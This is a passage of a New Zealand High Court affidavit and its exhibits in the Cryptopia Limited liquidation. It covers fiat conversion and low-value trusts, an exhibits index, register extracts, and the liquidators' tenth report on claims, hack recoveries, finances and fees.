160. If we convert the cryptocurrency to fiat, we intend to hold all of the trust funds in one account but maintain a separate ledger that records the funds held for each trust and each account holder's total NZD entitlement. We would provide that ledger to Treasury (or the Public Trust). Because the property is still held on trust, and this is effectively a conversion of trust property, we think that the most principled date for assessing account holders' NZD entitlements is the day that we undertake the conversion. We seek the Court's direction on whether this is the correct date.

161. We also seek a direction that we are permitted to make a distribution in fiat to any account holders who participate in the claims portal after we have completed the conversion process.

**LOW / NO VALUE TRUSTS**

162. In the Distribution Application, Palmer J made directions that the liquidators are not required to take any steps to distribute cryptocurrency that has no or low realisable value. That was on the basis that cryptocurrencies with low or no value would not be able to bear the costs of trust administration. The cost allocation model proposed by the liquidators, and approved by the Court, allocated trust administration costs across each trust, and then to account holders within each trust. It would not be fair for other trusts to bear higher trust administration costs to allow for lower-value trusts to be distributed.

163. In February 2023, the liquidators engaged a third-party cryptocurrency market maker to provide a market liquidity analysis of the cryptocurrencies. The market maker concluded that 72 of the 125 live cryptocurrencies had a notional value, meaning that there is realisable value in them (ie, 53 cryptocurrencies had no notional value).

164. We intend to continue assessing realisable value throughout the distribution process to ensure that as much cryptocurrency as possible can be distributed to account holders.

165. However, after the Final Cut-Off Date, we will need to finalise the costs allocated to each trust so that we can make Final Distributions to account holders who have participated in the claims process. We do not think that we can justify delaying paying out account holders who have participated

assiduously in the hope that the realisable value of low value trusts might increase in the future.

166. At that point, if there remain trusts that cannot bear the costs of trust administration, then we propose that:

(a) If the trust has sufficient realisable value to be able to contribute something to trust administration, then we will realise those assets and use the proceeds towards trust administration costs.

(b) If the trust has insufficient value to contribute to trust administration (either because it has no value, or because the realisable value does not exceed the costs of realising the value), then those cryptocurrencies are removed from circulation (ie, we will not do anything with them).

167. In our view, this is the only realistic option. The alternatives include:

(a) Realising any value from low-value trusts to contribute towards trust administration costs. The costs of realising that value would be borne by those trusts that have sufficient value to contribute to costs. Because low and no value costs have insufficient value to meet their trust administration costs, no additional account holders would receive a distribution.

(b) Cross-subsidising the costs of distributing those cryptocurrencies, including wallet collection, identity verification, conversion and customer service costs from the other trusts that do have value. The result would be that account holders in other trusts might receive a lower distribution, because they will have a higher allocation of trust administration costs. Account holders in the low value trusts would receive a full distribution and would not make any contribution to trust administration costs.

168. We do not consider that either of those alternatives are fair to account holders in other trusts, or principled on Gendall J's finding that there is one trust per account holder.

**SWORN** at Wellington this 31st day of July 2025 )

)

) **DAVID IAN RUSCOE**

Before me:

Reuben Emmanuel Alfred
Solicitor
Wellington

A Solicitor of the High Court of New Zealand

**IN THE HIGH COURT OF NEW ZEALAND**
**WELLINGTON REGISTRY**

**I TE KŌTI MATUA O AOTEAROA**
**TE WHANGANUI-A-TARA ROHE**

**CIV-2025-485-**

| | |
|---|---|
| Under the | Part 19 of the High Court Rules, Part 16 of the Companies Act 1993 and Part 7 of the Trusts Act 2019 |
| In the matter of | an application concerning **CRYPTOPIA LIMITED (IN LIQUIDATION)** and **CRYPTOPIA NZDT LIMITED (IN LIQUIDATION** |
| And | |
| In the matter of | an application for directions by **DAVID IAN RUSCOE** and **MALCOLM RUSSELL MOORE** of **GRANT THORNTON NEW ZEALAND LIMITED** as liquidators of **CRYPTOPIA LIMITED (IN LIQUIDATION)** and **CRYPTOPIA NZDT LIMITED (IN LIQUIDATION)** |
| | Applicants |

---

**EXHIBIT DIR1**

Dated: 31 July 2025

---

**EXHIBIT NOTE**

This is the exhibit marked "**DIR1**" referred to in the affidavit of **David Ian Ruscoe** and sworn at Wellington this 31st day of July 2025 before me:

Reuben Emmanuel Alfred
Solicitor
Wellington

Signature: .....

A Solicitor of the High Court of New Zealand

**BUDDLE FINDLAY**

Barristers and Solicitors
Wellington

Solicitor Acting: **Scott Barker / Jacey McGrath / Brooke Marriner**
Email: scott.barker@buddlefindlay.com / jacey.mcgrath@buddlefindlay.com / brooke.marriner@buddlefindlay.com
Tel 64 4 498 7349 Fax 64 4 499 4141 PO Box 2694 DX SP20201 Wellington 6011

## Exhibits index

| Document | Reference |
|---|---|
| Companies Register extract for Cryptopia Limited | **DIR1-1** |
| Tenth Liquidators' Report on the State of Affairs of Cryptopia Limited (in Liquidation) | **DIR1-3** |
| Eleventh Liquidators' Report on the State of Affairs of Cryptopia Limited (in Liquidation) | **DIR1-20** |
| Twelfth Liquidators' Report on the State of Affairs of Cryptopia Limited (in Liquidation) | **DIR1-38** |
| Thirteenth Liquidators' Report on the State of Affairs of Cryptopia Limited (in Liquidation) | **DIR1-56** |
| Liquidators Notice to Account Holders "Important notice for account holders to register claims before soft cut off date" dated 23 December 2024 | **DIR1-74** |
| Cryptopia's Terms and Conditions dated 7 August 2018 | **DIR1-80** |
| Cryptopia's Terms and Conditions prior to August 2018 (undated) | **DIR1-96** |
| Email from Cryptopia to account holders dated 8 August 2018 | **DIR1-99** |
| Extract from WayBackMachine - Cryptopia's home page as at 19 August 2018 | **DIR1-101** |
| Cryptopia's Risk Statement dated 20 April 2018 | **DIR1-104** |
| Extract from WayBackMachine - Cryptopia's home page as at 29 April 2018 | **DIR1-108** |
| Pulse Security Report "Common Security Vulnerabilities and Configuration Weaknesses" dated 14 November 2017 | **DIR1-111** |
| Pulse Security Report "Red Team Penetration Test" dated 29 November 2017 | **DIR1-120** |

| | |
|---|---|
| Pulse Security Report "Web Application Penetration Testing and Source Code Review" dated 20 December 2017 | **DIR1-142** |
| Pulse Security Report "Red Team Engagement" dated 28 February 2018 | **DIR1-182** |
| Pulse Security Report "Lancaster Firewall Incident Forensic Review" dated 1 March 2018 | **DIR1-214** |
| Pulse Security Report "Staff Internet Footprint February – March 2018" dated 9 March 2018 | **DIR1-222** |
| Pulse Security Report "Password Cracking Engagement Results" dated 16 March 2018 | **DIR1-253** |
| Pulse Security Report "Wallet Segregation Testing" dated 26 March 2018 | **DIR1-255** |
| Pulse Security Report "VPN Segregation Testing" dated 29 April 2018 | **DIR1-265** |
| Pulse Security Report "April 2018 Phishing Forensic Review" dated 30 April 2018 | **DIR1-280** |
| Pulse Security Report "SQL Monitor Web Application Penetration Testing" 12 May 2018 | **DIR1-288** |
| Pulse Security Report "10th July Security Incident CISO Report" dated 19 July 2017 | **DIR1-307** |
| Pulse Security Report "Service Now Web Application Penetration Test" dated 7 August 2018 | **DIR1-315** |
| Pulse Security Report "Intermediate Wallet Solution Testing" dated 10 August 2018 | **DIR1-324** |
| Pulse Security Report "Virtual CISO Summary – October 2018" dated 24 October 2018 | **DIR1-345** |
| Emails between Cryptopia and Datacom TSS dated 14 March 2018 | **DIR1-347** |

| | |
|---|---|
| Cryptopia's Draft Infrastructure and Security Department Plan dated 17 May 2018 | **DIR1-351** |
| Cryptopia's Balance Sheet dated 31 March 2017 | **DIR1-362** |
| Cryptopia's Balance Sheet dated 30 June 2017 | **DIR1-363** |
| Cryptopia's Balance Sheet dated 30 September 2017 | **DIR1-364** |
| Cryptopia's Balance Sheet dated 31 December 2017 | **DIR1-366** |
| Cryptopia's Balance Sheet dated 31 March 2018 | **DIR1-368** |
| Cryptopia's Balance Sheet dated 30 June 2018 | **DIR1-370** |
| Cryptopia's Balance Sheet dated 8 August 2018 | **DIR1-372** |
| Cryptopia's Balance Sheet dated 30 September 2018 | **DIR1-374** |
| Cryptopia's Balance Sheet dated 31 December 2018 | **DIR1-376** |
| Cryptopia's Balance Sheet dated 31 March 2019 | **DIR1-378** |
| Cryptopia's Balance Sheet dated 14 May 2019 | **DIR1-380** |
| Cryptopia's Profit and Loss Statement for the period of 1 January 2018 to 8 August 2018 | **DIR1-382** |
| Letter from the liquidators to the Police dated 15 May 2025 | **DIR1-384** |
| Redacted information from the Police provided to the liquidators. | **DIR1-386** |

# DIR1

## Registered document

5392901 CRYPTOPIA LIMITED

| | |
|---|---|
| Registration Date and Time | 15 May 2019 14:06:18 |
| Document Type | Appointment of Liquidator |
| Presenter | David Ian RUSCOE ( GRANT THORNTON NEW ZEALAND LTD )<br>P O Box 10712<br>Wellington 6143<br>New Zealand |

Appointment of Liquidator

| | |
|---|---|
| First Name | David |
| Middle Name | Ian |
| Surname | RUSCOE |
| Organisation | GRANT THORNTON NEW ZEALAND LTD |
| Address | Level 15, Grant Thornton House, 215 Lambton Quay, Wellington, 6143 |
| Phone | +64 4 4953763 |
| Public Email | |
| Appointed On | 14 May 2019 |
| Appointed By | 241(2)(a) - Special Resolution of Shareholders |
| Time Of Appointment | 13:20:00 |

# DIR1

## Registered document

5392901 CRYPTOPIA LIMITED

| | |
|---|---|
| Registration Date and Time | 15 May 2019 14:06:19 |
| Document Type | Appointment of Liquidator |
| Presenter | David Ian RUSCOE ( GRANT THORNTON NEW ZEALAND LTD )<br>P O Box 10712<br>Wellington 6143<br>New Zealand |

Appointment of Liquidator

| | |
|---|---|
| First Name | Malcolm |
| Middle Name | Russell |
| Surname | MOORE |
| Organisation | GRANT THORNTON NEW ZEALAND LTD |
| Address | Level 15, Grant Thornton House, 215 Lambton Quay, Wellington, 6143 |
| Phone | +64 9 3082570 |
| Public Email | |
| Appointed On | 14 May 2019 |
| Appointed By | 241(2)(a) - Special Resolution of Shareholders |
| Time Of Appointment | 13:20:00 |

Grant Thornton


# Liquidators' Tenth Report on the State of Affairs of

Cryptopia Limited (in Liquidation)

Company number: 2392901

NZBN: 942904132

12 December 2023



# Contents

# Introduction

David Ian Ruscoe (IP#50) and Malcolm Russell Moore (IP#42), of Grant Thornton New Zealand Limited, were appointed jointly as liquidators of Cryptopia Limited (in Liquidation) ("the Company" or "Cryptopia") on 14 May 2019 at 1.20pm by special resolution of the shareholders pursuant to section 241(2)(a) of the Companies Act 1993 ("the Act").

Liquidators of insolvent companies are required to be licensed insolvency practitioners. Information about the regulation of insolvency practitioners is available from the Registrar of Companies.

We have considered the Declaration of Independence, Relevant Relationships and Indemnities provided in our first report and confirm that there have been no changes to it.

We set out below our tenth report on the state of the affairs of the Company for the period 15 May 2023 to 14 November 2023 ("the Period") to as required by section 255(2)(d) of the Act and section 7 of the Companies (Reporting by Insolvency Practitioners) Regulations 2020 ("the Regulations").

## Restrictions

This report has been prepared by us in accordance with and for the purpose of section 255 of the Act. This report is not intended for general circulation, nor is it to be reproduced or used for any purpose without the liquidators' written permission in each specific instance.

The Liquidators, their employees and agents do not assume any responsibility or liability for any losses occasioned to any party for any reason including as a result of the circulation, publication, reproduction or use of this report contrary to the provisions of this paragraph.

The Liquidators reserve the right (but will be under no obligation) to review this report and, if considered necessary, to revise the report in light of any information existing at the date of this report which becomes known to them after that date.

We have not independently verified the accuracy of the information provided to us and have not conducted any form of audit in respect of the Company. We express no opinion on the reliability, accuracy or completeness of the information provided to us and upon which we have relied. Whilst all care and attention has been taken in compiling this report, we do not accept any liability whatsoever arising from this report.

The statements and opinions expressed in this report are based on information available and assumptions made as at the date of this report. It is possible that actual outcomes may be significantly different from those disclosed in this report.

In addition, the following should be noted:

- Certain values included in tables in this report have been rounded and therefore may not add exactly.
- All amounts are stated in New Zealand dollars unless otherwise stated.

## Background

Cryptopia was a New Zealand cryptocurrency exchange based in Christchurch. At the date of liquidation, it had over 2.2 million registered users worldwide and employed 37 staff.

The rapid growth of cryptocurrency in early 2018 meant the Company scaled up to manage the increased level of trading. The Company entered into a number of long-term, high-cost contracts to provide the infrastructure necessary to trade at this level. Unfortunately trade volumes, from which the Company earned its revenue, reduced significantly through late 2018. Accordingly, the Company then took steps to reduce its expenses to minimise trading losses.

In January 2019, Cryptopia's exchange was hacked, and a significant amount of crypto assets taken. The reputation damage from this event adversely affected trade volumes and meant the Company was unable to meet its debts as they fell due. It was then decided the appointment of liquidators was in the best interests of customers, staff and other stakeholders.

# Conduct of the Liquidation

We have continued to keep stakeholders updated on the progress of the liquidation via the designated webpage https://www.grantthornton.co.nz/cryptopia-limited/. A summary of conduct for the Period is below.

### IT Remediation

Since appointment we have had to re-establish the majority of the exchange's wallets environment. This is because the source of the original hack is still unidentified. The Liquidators have had to engage with international cybersecurity experts to secure wallets on behalf of the users and transfer assets to a secure environment. This has been a complex and lengthy process.

The record-keeping and accounting of the exchange showed various deficiencies and as previously reported a detailed reconciliation between assets held in the exchange's wallets and the balances recorded as customer funds never took place. This has meant we have had to forensically reconstruct parts of certain exchange wallets and corroborate on-chain transactions for certain customer deposits and withdrawals.

### Claims process

We continue to follow the refined claims process previously reported.

| Process Step | Details |
|---|---|
| 1. Claims registration | Allows the registration of account holders' details and to make claims for their account balances |
| 2. Identity verification | Verifies account holders' identities to the necessary verification standard |
| 3. Balance acceptance | Provides account holders the opportunity to agree that Cryptopia's records represents amount due to them |
| 4a. Asset Distribution - Wallet Address Collection | Allows eligible account holders to submit wallet addresses for each balance qualified to participate in Asset distribution. |
| 4b. Asset Distribution – Crypto-asset return | Returns account holders assets proportional to distribution calculation using transaction/s broadcast on the relevant Crypto-asset's blockchain |

In November 2022, stage 3 of the claims process was launched to qualifying users. Those users who have completed stages 1 and 2 above were invited to begin the balance acceptance process. We continue to invite those users who complete stages 1 and 2 during the Period. By the end of November 2023, 82% of users who have been invited to begin this stage have responded and accepted their balances, <1.5% of users who have been invited have disputed their balances, with the remainder yet to respond.

We continue to encourage claim registration and continue to send reminder emails to those who are yet to engage. At the date of this update, 84.7% of users by value have interacted in the claims process in some way. However, a number of these account holders may have only opened the email or clicked on the link to the portal and are yet to fully engage in registering their claim. While we have made significant progress on the claims process by value, we still have a large number of unclaimed holdings. Despite this, sufficient progress has been made for us to petition the court for directions to allow distribution to participating users.

To facilitate process step 4 the Liquidators are currently in development for process step 4a to enhance the claims portal for the collection and screening of wallet addresses. This is needed to distribute crypto assets to qualifying users. Given the sensitivity of this collected information and the inherent nature of the immutable Cryptocurrency transactions, the development has required committing extra resources to system hardening the portal. We will continue to keep users updated on the progress of this stage and expect to open this wallet collection process in the near future to enable the interim distribution process mentioned below.

To support the claims process, a dedicated customer support portal has been deployed. To date, the customer support team, via this portal, has supported over 99,000 users through the claims process.

If account holders are having issues with the claims process, please refer to the 'Update for Cryptopia Claimants & Common Portal Errors 16 December 2020' or contact the dedicated team via the customer support portal at the Cryptopia customer support portal. This support portal is separate from the claims portal and can be accessed by any account holder, provided they register and click the 'Sign Up' button on the page.

### Directions Application

On 31 July 2023, we submitted our application for directions to the Court focusing on the distribution of Cryptocurrency in line with the 4b. process step per the claim process above.

The legal directions the Liquidators are seeking are as follows:

- To agree the date at which the trust assets, and as such, account holders' balances, are calculated;
- Approving a distribution model for the cryptocurrency to account holders including the allocation of costs against the trusts holding the cryptocurrency (costs to date and future costs);
- Setting a cut-off date for account holders to participate in the claims process;
- Confirming the approach to unclaimed cryptocurrency (if any), which could include the ability to use unclaimed cryptocurrency to reimburse costs allocated to account holders and if any remaining, reimburse account holders for cryptocurrency losses relating to the hack;
- Approval of a review process for account holders regarding any disputes arising from queries in claims balances;
- Permitting Cryptopia to take no steps in distributing certain cryptocurrencies that have low or no realisable value; and
- Permitting Cryptopia to take no steps to distribute cryptocurrency to account holders who have an account balance of less than the costs of the trust administration.

As part of this application the court, Court ordered the following during the period:

1. Dr Peter Watts KC be engaged as 'amicus curiae' (friend of the court); his role is to assist the Court in providing arguments for and against the liquidators' proposed approach in the Distribution Application; and
2. Jenny Cooper KC be engaged to represent the interests of all known and potential unsecured creditors of Cryptopia.

A copy of the Court documents can be found at the designated Cryptopia webpage noted above.

On 13 November 2023 the Directions hearing took place at the Wellington High Court and the orders sought were unopposed to allow a planned distribution process in 2024 to occur.

However, during this hearing, a third party tried to make submissions in relation to this application. This was declined as its timing and process prejudiced the liquidators, counsel assisting the Court, and others, and the Court, in considering and responding to the submissions. The court then made directions to hear applications as to why this party should be joined to the proceedings. A further hearing on this took place on 11 December 2023.

Depending on the outcome of the above the Liquidators hope to receive a judgment in early 2024.

### Independent Representative Application

During the Period the Court dismissed an application from a third party to appoint a special trust adviser to represent account holders. The Court ruled it did not have jurisdiction to make the appointment under the High Court Rules or Trusts Act, and that there were no grounds to make the appointment in any case. Ruling that the lack of evidence of allegations that were initially put in terms of breach of trust was undesirable and as this application required the liquidators to incur additional time and the expense of engaging senior counsel. Costs against the third party were ordered on a 2b basis which were awarded and uplifted by 25% above standard rates. This decision has now been appealed but is yet to be timetabled.

### Interim Distribution

Included in our submissions as part of the direction's application was the liquidator's intention to make an interim distribution of certain crypto assets to qualifying users. This would involve setting a cut-off date for the interim distribution and qualifying users would receive a distribution of certain trust assets above a calculated value threshold they are beneficially entitled to. We anticipate that the interim distribution will be made to holders of BTC and DOGE over a certain value.

### Hacked assets

We continue to work with the New Zealand Police and international authorities as they work to determine the source of the January 2019 hack. Our obligation is to seek recoveries for stakeholders' benefit.

As previously reported, we have filed recovery actions in the United States of America, Malaysia and Singapore related to the January 2019 hack. For the most part, actions in respect to the January 2019 hack have been focused on recovering information that sets out the movement of the crypto assets post hack. Norwich Pharmacal and other disclosure orders have been utilised against other crypto asset exchanges and service providers to follow the movement of the assets once they left the Cryptopia exchange.

We have previously petitioned US law enforcement for the return of restrained assets attributed to the January 2019 compromise and subsequent theft. We will provide further updates as this matter progresses.

In Singapore, we obtained recognition as a foreign main proceeding and have used this recognition to obtain information from an international exchange that received a number of stolen assets. The exchange has complied with these disclosure orders and our investigations are ongoing in regard to information provided, focusing on the user accounts that received stolen assets.

We continue our investigations to trace and or freeze stolen crypto assets and are in discussion with exchanges that have frozen stolen cryptocurrency. We are working on providing the detailed analysis of hacked coins to these exchanges in our attempts to have these funds released to the Liquidators' control and compensate the victims of the hack. As previously reported the legal decision confirms that any stolen cryptocurrency recovered is to be applied to the specific trust associated with each cryptocurrency.

### Investigations

Due to the ongoing nature of our investigations, we are unable to provide details regarding our findings to date since doing so could prejudice any proceedings, which may be taken at a later date.

If any insolvent transactions or breaches of legislation have occurred, we will take the appropriate action where it has the potential to increase the recovery available to creditors. Our duties as Liquidators require a transparent and robust investigation into the insolvency of the Company and its officers.

### Legal matters

#### Ex-employee theft

As previously reported an ex-employee admitted to stealing funds from the Company's historic deposit addresses while in the employment of the company. This employee was sentenced in the Christchurch district court on 18 March 2022 and ordered to pay the Liquidators approx. $21,255 in reparations. These reparations are being paid weekly. During the Period, we have received $2,214 in reparation payments.

### Next steps

As described above the Court is expected to issue a judgment on the Directions application in 2024 after the matters described around the joinder above is resolved.

In the submissions to the court, an indicative timeline was included that detailed the time frames and cut-off dates regarding distribution. This detailed that the Liquidators would likely propose to make the interim distribution between March and June 2024 to those qualifying account holders. The interim distribution is not dependent on these legal directions. However, for

the other proposed distributions to occur we require legal direction is needed. Further information will be provided to account holders once judgment is issued.

We continue to encourage account holder claim registration, identify verification, and interaction with the balance acceptance stage.

Account holders registered in the claims portal and who have completed identity verification may receive further requests from us to provide identity verification documents.

## Asset Realisations

During the period we have had the following major asset realisation:

### Conversion of Crypto-Assets

On application, the Court has made an order permitting us to convert NZ$5 million of cryptocurrency to meet the reasonable cost and expenses of and incidental to the protection, preservation, recovery, management, and administration of the cryptocurrencies. During the Period we received NZ$4.85m for the conversion of 40 BTC and 24m DOGE to fiat.

A copy of the Court Order can be found at the designated Cryptopia webpage noted above.

## Receipts and Payments

Please refer to Appendix A: Statement of Receipts and Payments for further details on the receipts and payments for the Period.

Please note unlike previous reports the Statement of Receipts and Payments is now split between Trust and Company related liquidation activity. These activities are defined below:

- Trust-related receipts and payments are considered to be those related to the administration of Trusts including the recovery, preservation, protection and distribution of the cryptocurrency available for distribution to Account holders.
- Company-related receipts and payments are considered those related to the Liquidation of the Company including the management of the sales of its fixed assets and administration of all non-Trust creditors of the Company.

## Creditors

### Secured Creditors

At the date of liquidation there were two specific security financing statements (Purchase Money Security Interests (PMSIs)) registered. The Liquidators have contacted all registered PMSI holders and do not believe there are any secured amounts due.

### Preferential Creditors

At the date of liquidation there were 34 preferential claims for employees totalling $312,992. We have paid out the preferential claims to employees and the Inland Revenue Department (for payroll related taxes) on 1 November 2019.

At the date of liquidation, the Inland Revenue Department were auditing the tax returns of the Company including GST, once this audit is complete, we will determine if there are any preferential taxes owing. There have been no preferential claim payments paid during the Period.

### Unsecured Creditors

We have received 26 unsecured creditors' claims received to date totalling $2.991m.

At this stage, it is unclear if there will be any funds available to pay out the unsecured creditors.

We confirm that only preferential creditors have been paid out and no other creditor distributions have been made.

### Contingent Creditors

To date, we have received 1 contingent creditor claim. This claim is based on the potential lost market value of cryptocurrency lost prior to the liquidation of Cryptopia. We are yet to adjudicate the value of this claim.

Following distribution there may be further claims against the Company for any shortfalls found in each cryptocurrency trust based on assets held versus assets recorded against account holders. We also expect there may be claims from other users of the Cryptopia platform such as coin developers who paid for a fee listing but never received a corresponding listing on the exchange. We will review these claims as they are received.

## Remuneration Report

The Liquidators' remuneration received for the Period, charged at the hourly rates, totalled $873,782 exclusive of GST. This includes time spent carrying out investigations, attempting to secure hacked assets, development and management of the claim's portal, designing and overseeing an appropriate identity verification process, supervision of the Cryptopia customer support team, development and engagement with specialist Crypto-asset experts and liaising with legal authorities.

All time and expenses incurred and billed in the liquidation are reasonable and necessary.

A detailed breakdown of the Liquidators' remuneration and disbursements for the Period is enclosed at Appendix B, including a schedule of the qualifications and experience generally of staff at each level. A schedule of the work undertaken during the Period is also summarised in Appendix B.

# Remaining Matters

At this stage it is not practicable to estimate a completion date for the liquidation.

Should you have any queries in relation to any matter raised in this report then please contact Tom Aspin at Cryptopia@nz.gt.com.

Dated: 12 December 2023

David Ruscoe
Liquidator
Cryptopia Limited (in Liquidation)

# Appendix A – Receipts and Payments

| Receipts and Payments | 15 May 2023 to 14 November 2023 NZ ($) | Total NZ ($) |
|---|---|---|
| Opening Balance | 677,264 | - |
| | | |
| **Receipts** | | |
| Funds on hand at date of Liquidation | - | 1,065,426 |
| Crypto-Assets converted to Fiat | 4,851,389 | 19,380,241 |
| Court Settlement | - | 50,000 |
| Theft Repatriations | 2,214 | 6,970 |
| Funds Recovered | - | 5,022,935 |
| Interest Income | 110 | 89,988 |
| Other income | - | 3,000 |
| Sale of Assets | 11,662 | 252,805 |
| GST Refunds received | 95,261 | 1,837,787 |
| GST on Receipts | 1,749 | 38,367 |
| **Total Receipts** | **4,962,386** | **27,747,519** |
| | | |
| **Payments** | | |
| Asset sale costs | 4,153 | 90,220 |
| Claims Portal | 747,883 | 4,517,662 |
| Computer Costs | 22,124 | 425,824 |
| Consulting & Accounting | - | 7,751 |
| Distribution to Preferential Creditors | - | 312,992 |
| Employee Costs | 481,001 | 4,956,277 |
| General Expenses | 16,242 | 77,462 |
| Insurance | - | 52,433 |
| Legal expenses | 531,919 | 4,115,298 |
| Light, Power, Heating | 5,071 | 78,197 |
| Liquidators Fees | 873,782 | 7,121,116 |
| Relocation Costs | - | 13,090 |
| Rent | 72,524 | 525,459 |
| Security Expenses | - | 47,008 |
| Server Hosting Fees | 1,360 | 669,807 |
| Telephone & Internet | 5,000 | 57,199 |
| GST on Expenses | 237,670 | 2,038,806 |
| **Total Payments** | **2,998,728** | **25,106,597** |
| | | |
| **Net Receipts/(Payments) for the period** | **1,963,658** | **2,640,922** |
| | | |
| **Closing Balance** | **2,640,922** | **2,640,922** |

# DIR1

| Receipts and Payments | Total NZ ($) | Company NZ ($) | Trust NZ ($) |
|---|---|---|---|
| Opening Balance | - | | |
| | | | |
| **Receipts** | | | |
| Funds on hand at date of Liquidation | 1,065,426 | 686,076 | 379,350 |
| Crypto-Assets converted to Fiat | 19,380,241 | - | 19,380,241 |
| Court Settlement | 50,000 | - | 50,000 |
| Theft Repatriations | 6,970 | - | 6,970 |
| Funds Recovered | 5,022,935 | 5,022,935 | - |
| Interest Income | 89,988 | - | 89,988 |
| Other income | 3,000 | - | 3,000 |
| Sale of Assets | 252,805 | 252,805 | - |
| GST Refunds received | 1,837,787 | - | 1,837,787 |
| GST on Receipts | 38,367 | 38,367 | - |
| **Total Receipts** | **27,747,519** | **6,000,183** | **21,747,336** |
| | | | |
| **Payments** | | | |
| Asset sale costs | 90,220 | 90,220 | - |
| Claims Portal | 4,517,662 | - | 4,517,662 |
| Computer Costs | 425,824 | - | 425,824 |
| Consulting & Accounting | 7,751 | - | 7,751 |
| Distribution to Preferential Creditors | 312,992 | 312,992 | - |
| Employee Costs | 4,956,277 | - | 4,956,277 |
| General Expenses | 77,462 | - | 77,462 |
| Insurance | 52,433 | - | 52,433 |
| Legal expenses | 4,115,298 | 392,090 | 3,723,208 |
| Light, Power, Heating | 78,197 | - | 78,197 |
| Liquidators Fees | 7,121,116 | 477,599 | 6,643,517 |
| Relocation Costs | 13,090 | - | 13,090 |
| Rent | 525,459 | - | 525,459 |
| Security Expenses | 47,008 | - | 47,008 |
| Server Hosting Fees | 669,807 | - | 669,807 |
| Telephone & Internet | 57,199 | - | 57,199 |
| GST on Expenses | 2,038,806 | 143,986 | 1,894,819 |
| **Total Payments** | **25,106,597** | **1,416,887** | **23,689,711** |
| | | | |
| **Net Receipts/(Payments) for the period** | **2,640,922** | **4,583,297** | **(1,942,374)** |
| | | | |
| **Closing Balance** | **2,640,922** | **4,583,297** - | **1,942,374** |

**Notes**

**Trust**-related receipts and payments are considered to be those related to the administration of Trusts including the recovery, preservation, protection and distribution of the cryptocurrency available for distribution to Account holders.

**Company**-related receipts and payments are considered those related to the Liquidation of the Company including the management of the sales of its fixed assets and administration of all non-Trust creditors of the Company.

# Appendix B – Remuneration Report

## Section 1: Initial Advice to Creditors

### Explanation of Hourly Rates

The rates for our remuneration calculation are set out in the following table together with a general guide showing the qualifications and experience of staff engaged in the Liquidation and the role they take. The hourly rates charged encompass the total cost of providing professional services and should not be compared to an hourly wage.

| Title | Description of title | Hourly rate (Exc. GST) |
|---|---|---|
| Partner | Accredited Insolvency Practitioner. Partner bringing specialist skills to Liquidations and Insolvency matters. Controlling all matters relating to the assignment. | $650 |
| IT Specialist/Specialist Partner | Specialist IT Practitioner bringing specialist skills in Cybersecurity, Procurement, vendor selection and other IT related matters. Provide detail reporting around any security vulnerabilities. | $200-$450 |
| Cybersecurity Specialist Staff | Specialist Claims Portal staff brings project management and governance for the design and integration of the claims process. | $395-$800 |
| AML Specialist Staff | Specialist AML practitioner bringing specialist skills in designing and implementation of a know your customer process to support the claims process. | $90-$725 |
| Director | Qualified accountant and may be a Registered Insolvency Practitioner. Minimum 7/8+ years' experience. Highly advanced technical and commercial skills. Planning and control of all Liquidation and Insolvency tasks. Controlling substantial matters relating to the assignment and reporting to the appointee. | $500 |
